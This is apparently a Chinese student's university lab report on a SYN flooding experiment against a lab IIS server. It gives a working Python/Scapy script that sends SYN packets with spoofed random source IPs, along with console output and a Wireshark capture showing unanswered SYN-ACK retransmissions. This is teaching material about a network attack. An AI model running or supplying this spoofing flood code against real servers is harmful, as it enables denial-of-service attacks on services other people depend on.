实验三——Syn Flooding 攻击

SA20225085 朱志儒

实验目的

了解 Syn Flooding 攻击的原理和实现方法


实验环境

服务器：Windows 10 的 IIS 服务器
攻击方：Windows 10 下运行的 Python 脚本

实验内容

攻击方

流程图：



主要变量：

```
    dstIP = "114.214.174.234"
    dstPort = 80
```

dstIP 表示目标 IP 地址，dstPort 表示目标端口。

主要函数：

生成随机 IP 地址作为源地址：

```
def randomIP():
    ip = ".".join(map(str, (randint(0,255)for _ in range(4))))
    return ip
```

生成随机端口作为源端口：


```
def randInt():
    x = randint(1000,9000)
    return x
```

发送 SYN 分组进行攻击：


```
def SYN_Flood(dstIP,dstPort):
    total = 0
    print("正在发送分组...")
    for i in range(100):
        s_port = randInt()
        s_eq = randInt()
        w_indow = randInt()
        IP_Packet = IP ()
        IP_Packet.src = randomIP()
        IP_Packet.dst = dstIP
        TCP_Packet = TCP ()
        TCP_Packet.sport = s_port
        TCP_Packet.dport = dstPort
        TCP_Packet.flags = "S"
        TCP_Packet.seq = s_eq
        TCP_Packet.window = w_indow
        send(IP_Packet/TCP_Packet, verbose=0)
        total+=1
        print("发送分组数: ", total)
```

实验结果

访问 IIS 服务器 http://114.214.174.234 结果如下：




运行攻击脚本：



```python
from os import system
from sys import stdout
from scapy.all import *
from random import randint

def randomIP():
    ip = ".".join(map(str, (randint(0,255)for _ in range(4))))
    return ip

def randInt():
    x = randint(1000,9000)
    return x

def SYN_Flood(dstIP,dstPort):
    total = 0
    print("正在发送分组...")

    for i in range(100):
        s_port = randInt()
        s_eq = randInt()
        w_indow = randInt()

        IP_Packet = IP ()
```

```
发送分组数:  90
发送分组数:  91
发送分组数:  92
发送分组数:  93
发送分组数:  94
发送分组数:  95
发送分组数:  96
发送分组数:  97
发送分组数:  98
发送分组数:  99
发送分组数:  100

Process finished with exit code 0
```

使用 Wireshark 抓包：



```
No.        Time         Source            Destination       Protocol  Length  Info
   1580… 13.580981    114.214.174.234   37.233.2.187       TCP          58 80 → 2745 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1580… 13.582271    114.214.174.234   155.15.196.68      TCP          58 80 → 5973 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1580… 13.583616    114.214.174.234   67.112.246.117     TCP          58 80 → 5456 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1580… 13.584888    114.214.174.234   52.86.142.113      TCP          58 80 → 4402 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1580… 13.586134    114.214.174.234   103.118.138.91     TCP          58 80 → 7146 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1581… 13.587381    114.214.174.234   132.249.59.87      TCP          58 80 → 3643 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1581… 13.588627    114.214.174.234   53.55.72.214       TCP          58 80 → 4312 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1581… 13.589882    114.214.174.234   203.3.226.91       TCP          58 80 → 2306 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1581… 13.591211    114.214.174.234   123.242.40.107     TCP          58 80 → 1457 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1581… 13.592459    114.214.174.234   235.198.39.140     TCP          58 80 → 2275 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1706… 14.589628    114.214.174.234   37.233.2.187       TCP          58 [TCP Retransmission] 80 → 2745 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1706… 14.589641    114.214.174.234   53.55.72.214       TCP          58 [TCP Retransmission] 80 → 4312 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1707… 14.589653    114.214.174.234   203.3.226.91       TCP          58 [TCP Retransmission] 80 → 2306 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1707… 14.589656    114.214.174.234   67.112.246.117     TCP          58 [TCP Retransmission] 80 → 5456 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1707… 14.589658    114.214.174.234   52.86.142.113      TCP          58 [TCP Retransmission] 80 → 4402 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1707… 14.589659    114.214.174.234   132.249.59.87      TCP          58 [TCP Retransmission] 80 → 3643 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1707… 14.589666    114.214.174.234   103.118.138.91     TCP          58 [TCP Retransmission] 80 → 7146 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1707… 14.589750    114.214.174.234   155.15.196.68      TCP          58 [TCP Retransmission] 80 → 5973 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1709… 14.605614    114.214.174.234   123.242.40.107     TCP          58 [TCP Retransmission] 80 → 1457 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1709… 14.605627    114.214.174.234   235.198.39.140     TCP          58 [TCP Retransmission] 80 → 2275 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1883… 16.103051    114.214.174.234   14.22.9.101        TCP          92 2513 → 80 [PSH, ACK] Seq=1 Ack=1 Win=1027 Len=38
   1887… 16.133527    14.22.9.101       114.214.174.234    TCP          60 80 → 2513 [ACK] Seq=1 Ack=39 Win=16384 Len=0
   1942… 16.601434    114.214.174.234   155.15.196.68      TCP          58 [TCP Retransmission] 80 → 5973 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
   1942… 16.601434    114.214.174.234   67.112.246.117     TCP          58 [TCP Retransmission] 80 → 5456 [SYN, ACK] Seq=0 Ack=1 Win=65392 Len=0 MSS=1460
```

```
> Frame 158081: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface \Device\NPF_{BF26CA23-708A-404A-9E94-064EED4B4B50}, id 0
> Ethernet II, Src: Micro-St_2b:4b:d9 (2c:f0:5d:2b:4b:d9), Dst: Hangzhou_91:72:e2 (5c:dd:70:91:72:e2)
> Internet Protocol Version 4, Src: 114.214.174.234, Dst: 37.233.2.187
v Transmission Control Protocol, Src Port: 80, Dst Port: 2745, Seq: 0, Ack: 1, Len: 0
    Source Port: 80
    Destination Port: 2745
    [Stream index: 214]
    [TCP Segment Len: 0]
    Sequence Number: 0    (relative sequence number)
    Sequence Number (raw): 2763157210
    [Next Sequence Number: 1    (relative sequence number)]
    Acknowledgment Number: 1    (relative ack number)
    Acknowledgment number (raw): 1510
    0110 .... = Header Length: 24 bytes (6)
  > Flags: 0x012 (SYN, ACK)
    Window: 65392
    [Calculated window size: 65392]
    Checksum: 0x29c5 [unverified]
    [Checksum Status: Unverified]
    Urgent Pointer: 0
  > Options: (4 bytes), Maximum segment size
  > [Timestamps]
```

```
0000  5c dd 70 91 72 e2 2c f0  5d 2b 4b d9 08 00 45 00   \·p·r·,· ]+K···E·
0010  00 2c 48 f9 40 00 40 06  a7 6e 72 d6 ae ea 25 e9   ·,H·@·@· ·nr···%·
0020  02 bb 00 50 0a b9 a4 b2  6e da 00 00 05 e6 60 12   ···P···· n·····`·
0030  ff 70 29 c5 00 00 02 04  05 b4                     ·p)····· ··
```

由上图看到，IIS 服务器对虚假 IP(37.233.2.187)的 SYN 包进行回应 SYN+ACK 包。对于该 SYN+ACK 包，IIS 服务器没有收到相应的 ACK，进行了超时重传。